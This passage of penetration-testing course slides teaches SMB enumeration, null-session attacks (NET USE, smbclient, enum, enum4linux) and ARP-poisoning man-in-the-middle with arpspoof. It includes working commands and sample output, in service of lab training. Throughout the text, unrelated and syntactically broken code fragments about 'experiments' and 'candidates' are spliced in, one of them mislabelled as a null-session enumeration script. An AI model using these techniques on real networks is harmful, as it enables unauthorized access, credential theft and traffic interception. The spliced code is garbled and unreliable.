-r, --root-port                       Use root port 137 (Win95 only replies to this)
-A, --lookup-by-ip                   Do a node status on <name> as an IP Address

Help options:
-?, --help                           Show this help message
--usage                             Display brief usage message
```



6.3.1.3 Nmblookup

Here are the results we get from running *nmblookup* on the same target machine. We get the same results:



```
$ nmblookup -A 10.130.40.80
Looking up status of 10.130.40.80
    ELS-WINXP          <00> -          M <ACTIVE>
    WORKGROUP          <00> - <GROUP> M <ACTIVE>
    ELS-WINXP          <20> -          M <ACTIVE>
    WORKGROUP          <1e> - <GROUP> M <ACTIVE>

    MAC Address = 00-0C-29-BF-98-BD
```



6.3.1.4 Smbclient

The Samba suite also provides *smbclient*, an FTP-like client to access Windows shares; this tool can, among other things, enumerate the shares provided by a host:



```
$ smbclient -L //10.130.40.80 -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

      Sharename      Type      Comment
      -----      -
eLS                Disk
IPC$                IPC        Remote IPC
WIA_RIS_SHARE      Disk
ADMIN$              Disk        Remote Admin
C$                  Disk        Default share
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
```



6.3.1.4 Smbclient

The previous command line uses the following options:

- `-L` allows you to look at what services are available on a target
- With `//<IP Address>` you have to prepend two slashes to the target IP address
- `-N` forces the tool to not ask for a password

Let's now examine the results.

6.3.1.4 Smbclient

Smbclient can not only detects the very same shares detected by *NET VIEW*...



```
$ smbclient -L //10.130.40.80 -N
Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]
```

Sharename	Type	Comment
-----	----	-----
eLS	Disk	
IPC\$	IPC	Remote IPC
WIA_RIS_SHARE	Disk	
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default

```
share
```

```
Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]
```

6.3.1.4 Smbclient

...but it also displays administrative shares that are hidden when using Windows standard tools.

```
</>

$ smbclient -L //10.130.40.80 -N
Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]

      Sharename      Type      Comment
      -
eLS                      Disk
IPC$                    IPC        Remote IPC
WIA_RIS_SHARE          Disk
ADMIN$                 Disk        Remote Admin
C$                     Disk        Default share

Domain=[ELS-WINXP] OS=[Windows 5.1]
Server=[Windows 2000 LAN Manager]
```

6.3.2 Checking for Null Sessions

Once we have detected that the *File and Printer Sharing* service is active and we have enumerated the available shares on a target, it is time to check if a null session attack is possible.

To verify that, we will exploit the `IPC$` administrative share by trying to connect to it without valid credentials.



6.3.2.1 Checking for Null Sessions with Windows

To connect, you have to type the following command in a Windows shell:



```
> NET USE \\<target IP address>\IPC$ '' /u:''
```

This tells Windows to connect to the `IPC$` share by using an empty password and an empty username!

6.3.2.1 Checking for Null Sessions with Windows

Let's try the command on our target:



```
>net use \\10.130.40.80\IPC$ ' ' /u:''
```

The command completed successfully.



6.3.2.1 Checking for Null Sessions with Windows

The previous command establishes a connection to the `IPC$` administrative share without specifying a user; this is possible because our target host is vulnerable to null session attacks. This test only works with the `IPC$`. For example, it does not work with `C$`:

Example:



```
>net use \\10.130.40.80\C$ '' /u:''
```

```
System error 5 has occurred.
```

```
Access is denied.
```

```
24 # the experiment is the experiment, an array of observations, an array of candidates, an array of control observations
25 # the control observation is the control observation
26 # the candidates are the candidates
27
28 def skillize(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = candidates
33   evaluate_candidates
34
35   freeze
36 end
```



6.3.2.2 Checking for Null Sessions with Linux

You can also perform the very same checks by using *smbclient*:

Example:



```
# smbclient //10.130.40.80/IPC$ -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> exit

# smbclient //10.130.40.80/C$ -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
tree connect failed: NT_STATUS_ACCESS_DENIED
```

6.3.3 Exploiting Null Sessions

Exploiting null sessions can be done by using the Windows *NET* command, but there are some tools which can automate this task.

In the following slides, you will see how to use some freely available Windows and Linux tools.

```
28 def initialize_experiment(experiment_name, observations = {}, control = null)
29   # Initialize the experiment's context
30   @experiment = experiment
31   @observations = observations
32   @control = control
33   @candidates = observations -> keys
34   evaluate_candidates
35
36   freeze
37 end
38
39 # Run the experiment
40 def run_experiment(experiment_name, observations = {}, control = null)
41   # Initialize the experiment's context
42   @experiment = experiment_name
43   @observations = observations
44   @control = control
45   @candidates = observations -> keys
46   evaluate_candidates
47
48   freeze
49 end
50
51 # Run the experiment and return the result
52 def run_experiment_and_return_result(experiment_name, observations = {}, control = null)
53   # Initialize the experiment's context
54   @experiment = experiment_name
55   @observations = observations
56   @control = control
57   @candidates = observations -> keys
58   evaluate_candidates
59
60   freeze
61 end
```


6.3.3.1 Exploiting Null Sessions with Enum

The `-S` parameter lets you enumerate the shares of a machine:



```
>enum -S 10.130.40.80
server: 10.130.40.80
setting up session... success.
enumerating shares (pass 1)... got 5 shares, 0 left:
    eLS  IPC$  WIA_RIS_SHARE  ADMIN$  C$
cleaning up... success.
```

Please note that it enumerates administrative shares too.

6.3.3.1 Exploiting Null Sessions with Enum

–U enumerate the users:



```
>enum -U 10.130.40.80
server: 10.130.40.80
setting up session... success.
getting user list (pass 1, index 0)... success, got 5.
  Administrator  eLS  Guest  HelpAssistant  SUPPORT_388945a0
cleaning up... success.
```

This machine has five user accounts.

6.3.3.1 Exploiting Null Sessions with Enum

If you need to mount a network authentication attack, you can check the password policy by using the `-P` parameter:



```
>enum -P 10.130.40.80
server: 10.130.40.80
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```



6.3.3.1 Exploiting Null Sessions with Enum

Checking password policies before running an authentication attack lets you fine-tune an attack tool to:

- Prevent accounts locking
- Prevent false positives
- Choose your dictionary or your bruteforcer configuration

Example:

Knowing the minimum and maximum length of a password helps you save time while bruteforcing a password.

[illegible]

6.3.3.2 Exploiting Null Sessions with Wininfo

Wininfo is another command line utility you can use to automate null session exploitation. To use it, you just need to specify the target IP address and use the `-n` command line switch to tell the tool to use null sessions.



```
> wininfo 10.130.40.80 -n
```

You can download it from [packetstorm](https://packetstormsecurity.com/search/?q=wininfo&s=files).

6.3.3.3 Exploiting Null Sessions with Enum4linux

By default, it performs:

- User enumeration
- Share enumeration
- Group and member enumeration
- Password policy extraction
- OS information detection
- A *nmblookup* run
- Printer information extraction

```
1 # Enumerate null sessions
2
3 # Import the modules
4 import sys
5 import os
6 import socket
7 import struct
8 import time
9 import logging
10
11 # Define the log level
12 logging.basicConfig(level=logging.INFO)
13
14 # Define the IP address
15 IP = '192.168.1.1'
16
17 # Define the port
18 PORT = 445
19
20 # Define the timeout
21 TIMEOUT = 10
22
23 # Define the control observation
24 @contextmanager
25 def control_observation():
26     """The experiment will result in the
27     observations - an array of Observations, in which
28     @control - the control observation
29     """
30     yield
31
32 # Define the initialize function
33 def initialize(experiment, observations = [], control = None):
34     @experiment
35     @observations
36     @control
37     @candidates
38     evaluate_candidates
39
40     freeze
41
42 # Define the context
43 def context():
44     experiment.context
45
46 # Define the name of the experiment
47 def experiment_name():
48     experiment.name
49
50 # Define the result a match between all
51 def match():
52     ...
53
54 # Run the experiment
55 if __name__ == '__main__':
56     ...
```



6.3.3.3 Exploiting Null Sessions with Enum4linux

You can check its options by just calling `enum4linux` on the command line:

```
</>
# enum4linux
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
...
```

6.3.4 Video – Null Sessions

Null Sessions

In the following video, you will see null session attacks in action.

The video covers:

- How to identify potential vulnerable targets
- Using *enum4linux*
- Using *samrdump.py*
- Using *nmap* to exploit null sessions
- Enumerating users, groups, password policies and more!



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.3.5 About Null Sessions

Null sessions are a piece of the history of Windows hacking. Even if by default they are not enabled on modern Microsoft operating systems, you can sometimes find them on enterprise networks; this is because of retro compatibility with legacy systems and applications.



6.3.6 Hera Lab – Null Sessions

It is time to practice some null session attacks!

Try to get to the goal you find in the lab manual by yourself.
If you get stuck, you can check the solutions.




6.3.6 Hera Lab – Null Sessions

Null Sessions

In this lab, you will:

- Find vulnerable Windows machines
- Exploit null sessions to gather information on the victims
- Steal private files



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

ARP Poisoning



6.4 ARP Poisoning

How does this support my pentesting career?

Ability to:

- Perform man-in-the-middle attacks
- Mount advanced attacks
- Sniff traffic on a switched network

6.4 ARP Poisoning


ARP Poisoning is a powerful attack you can use to **intercept** traffic on a switched network.

As you studied in the *Networking* module, to send an IP packet, a host needs to know the MAC address of the next hop. The next hop could be a router, a switch, or the destination host.




6.4 ARP Poisoning

To identify the MAC address of a host, computers use the Address Resolution Protocol.



6.4 ARP Poisoning

After the MAC address resolution is complete, hosts save the destination address in their **ARP cache table**.



6.4 ARP Poisoning

If an attacker finds a way to manipulate the ARP cache, they will also be able to receive traffic destined to other IP addresses!!!

This can happen because, as long as a destination MAC address is in the ARP cache table, the sender does not need to run ARP to reach that destination host.

6.4 ARP Poisoning

If an attacker manipulates the ARP tables of the two parties involved in a communication, it will be able to sniff the whole communication, thus performing a **man-in-the-middle (MITM) attack**! This can be done by sending **gratuitous ARP replies**.


Let's see how this attack works.



6.4.1 ARP Poisoning Actors

During an ARP poisoning attack, three actors are involved:

- **Two network nodes** (clients, servers, routers, printers, ...)
- **The attacker**



6.4.2 Gratuitous ARP Replies


The attacker can manipulate other hosts' ARP cache tables by sending **gratuitous ARP replies**.

Gratuitous ARP replies are unsolicited ARP reply messages. In other words, the attacker sends a reply without waiting for a host to perform a request.




6.4.2 Gratuitous ARP Replies

The attacker exploits gratuitous ARP messages to tell the victims that they can reach a specific IP address at the attacker's machine MAC address.



6.4.2 Gratuitous ARP Replies

This operation must be performed on every victim.



6.4.2 Gratuitous ARP Replies

As soon as the ARP cache table contains fake information, **every packet** of every communication between the poisoned nodes will be sent to the attacker's machine.

The attacker can prevent the poisoned entry from expiring by sending gratuitous ARP replies every 30 seconds or so.



6.4.3 Forwarding and Mangling Packets

As soon as the attacker's machine receives the packets, it must **forward them to the correct destination**. Otherwise, the communication between the victim hosts will not work.

This operation lets the hacker sniff traffic between the poisoned hosts even if the machines sit on a switched network.

```
25 def initialize(experiment, observations = [], candidates = [])
26   @experiment = experiment
27   @observations = observations
28   @control = control
29   @candidates = observations - {control}
30   evaluate_candidates
31 end
32
33 freeze
34
35 def experiment
36   experiment.context
37 end
38
39 def experiment_name
40   experiment.name
41 end
42
43 def match?
44   # Check whether the result is a match between all
45   # PoSicomp/result.rb 11
```


6.4.3 Forwarding and Mangling Packets

This activity can go further because the attacker can also **change the content of the packets** thus manipulating the information exchanged by the two parties!



6.4.4 Local to Remote Man in the Middle

This kind of attack can be even used on an **entire network** and against a **router**, letting an attacker intercept the communication between a LAN and the Internet!

In the following slides, you will learn how to configure and use an ARP spoofing tool in Linux.



6.4.5 Dsniff Arpspoof

Before running the tool, you have to enable the *Linux Kernel IP Forwarding*, a feature that transforms a Linux box into a router.

By enabling IP forwarding, you tell your machine to forward the packets you intercept to the real destination host.



```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

6.4.5 Dsniff Arpspoof

You can then run *arpspoof*:



```
# arpspoof -i <interface> -t <target> -r <host>
```

- **Interface** is the NIC you want to use, for example, *eth0* for your local LAN or *tap0* when you are connected to Hera Lab.
- Target and Host are the victims IP addresses.

6.4.5.1 Example – Using Arpspoof

To intercept traffic between 192.168.4.11 and 192.168.4.16, you have to use the following commands:

Example:



```
# echo 1 > /proc/sys/net/ipv4/ip_forward  
# arpspoof -i eth0 -t 192.168.4.11 -r 192.168.4.16
```

You can then run *Wireshark* and intercept the traffic!

6.4.6 Video – ARP Poisoning

ARP Poisoning

In the following video, you will see how to configure a Kali machine to perform an ARP poisoning attack against Windows and Linux machines.

You will also see how to use Wireshark to analyze the intercepted traffic to find sensitive information and files.



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

6.4.7 Hera Lab – ARP Poisoning

In the following lab, you will use ARP poisoning to steal credentials and get unauthorized access to a server!

